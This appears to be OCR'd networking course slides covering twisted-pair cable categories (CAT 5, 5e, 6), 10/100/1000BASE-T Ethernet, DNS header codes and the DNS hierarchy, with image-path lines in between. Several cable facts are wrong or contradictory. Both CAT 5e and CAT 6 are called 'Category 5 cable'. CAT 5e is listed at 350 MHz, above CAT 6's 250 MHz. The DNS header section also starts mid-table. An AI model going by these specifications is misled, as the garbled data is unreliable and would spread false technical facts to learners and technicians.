
CAT 5 (Category 5)

- It is an unshielded, twisted pair cable that is terminated with RJ 45 connectors
- It has a maximum length of 100 m and supports frequencies up to 100 MHz
- It is suitable for 10BASE-T, 100BASE-TX, and 1000BASE-T networking
- It carries telephonic and video signals
- Punch-down blocks and modular connectors are used to connect this cable

Features:

- It is applicable to most LAN topologies and is suitable for 4 and 16 Mbps UTP Token Ring Systems
- It has a 100 MHz bandwidth, 24.0 dB attenuation, and 100 Ohms impedance
- It is used for high speed data transmission

Notes:




Types of Cables: CAT 5e and CAT 6

CAT 5e

- Commonly known as Category 5 cable, which is used to transmit high speed data
- Used in fast ethernet (100 Mbps), Gigabit Ethernet (1000 Mbps), and 155 Mbps ATM
- Bandwidth of 350 MHz
- Attenuation of 24.0 dB
- Impedance of 100 Ohms

CAT 6

- Commonly known as Category 5 cable which transmits high speed data
- Used in Gigabit Ethernet (1000 Mbps) and 10 Gig Ethernet (10000 Mbps)
- Bandwidth of 250 MHz
- Attenuation of 19.8 dB
- Impedance of 100 ohms



Types of Cables: 10/100/1000BaseT (UTP Ethernet)

- An ethernet connection method **uses twisted pair cables** and operates at 10, 100 or 1000 Mbps
- BASE denotes the **baseband transmission** and T stands for twisted pair cabling

10 Base-T

- Has a transmission speed of 10 Mbps and a maximum cable length of 100 m
- Uses 802.3i IEEE standard
- Cat 3 and Cat 5 are suitable
- Uses 4 wires (pins 1,2,3,6)

100 Base-T

- Has a transmission speed of 100 Mbps
- Uses 802.3u IEEE standard
- Cat 5 is suitable
- Uses 4 wires (pins 1,2,3,6)

1000 Base-T

- Has a transmission speed of 1000 Mbps
- Uses 802.3ab IEEE standard
- Cat 5e is suitable cable
- Uses 8 wires (pins 1, 2, 3, 4, 5, 6, 7, 8)

Notes: ______

- 0 Query
- 1 Response

Opcode

- 0 Standard Query (QUERY)
- 1 Inverse Query (IQUERY)
- 2 Sever Status Request (STATUS)

AA 1 = Authoritative Answer
TC 1 = TrunCation
RD 1 = Recursion Desired
RA 1 = Recursion Available
Z = Reserved, set to 0

Response Code


- 0 No Error
- 1 Format Error
- 2 Server Failure
- 3 Non-existent Domain
- 4 Query Type Not Implemented
- 5 Query Refused

Notes:

DNS Hierarchy

The DNS hierarchy comprises:

- **Root level domain**: The highest domain of all the domains in the hierarchy, it responds to requests and contains information about the global list of top-level domains such as .com, .org, .uk, or .nz
- **Top level domains**: Contains two types of domains, such as organizational and geographical hierarchies
- **Second level domains**: The actual domain name that varies from owner to owner. It can be named as per the user's desire and without any restrictions
- **Sub-domains**: When the main domain is split into parts, these parts are called sub-domains. For example, if an organization has its main domain as mydomain.com, then about.mydomain.com and contact.mydomain.com could be its sub-domains
- **Host**: The device that contains the DNS hierarchy domain names



Root

Top-level domains

.com

.org

Second level domains

domain.com

Sub-domains

one.domain.com

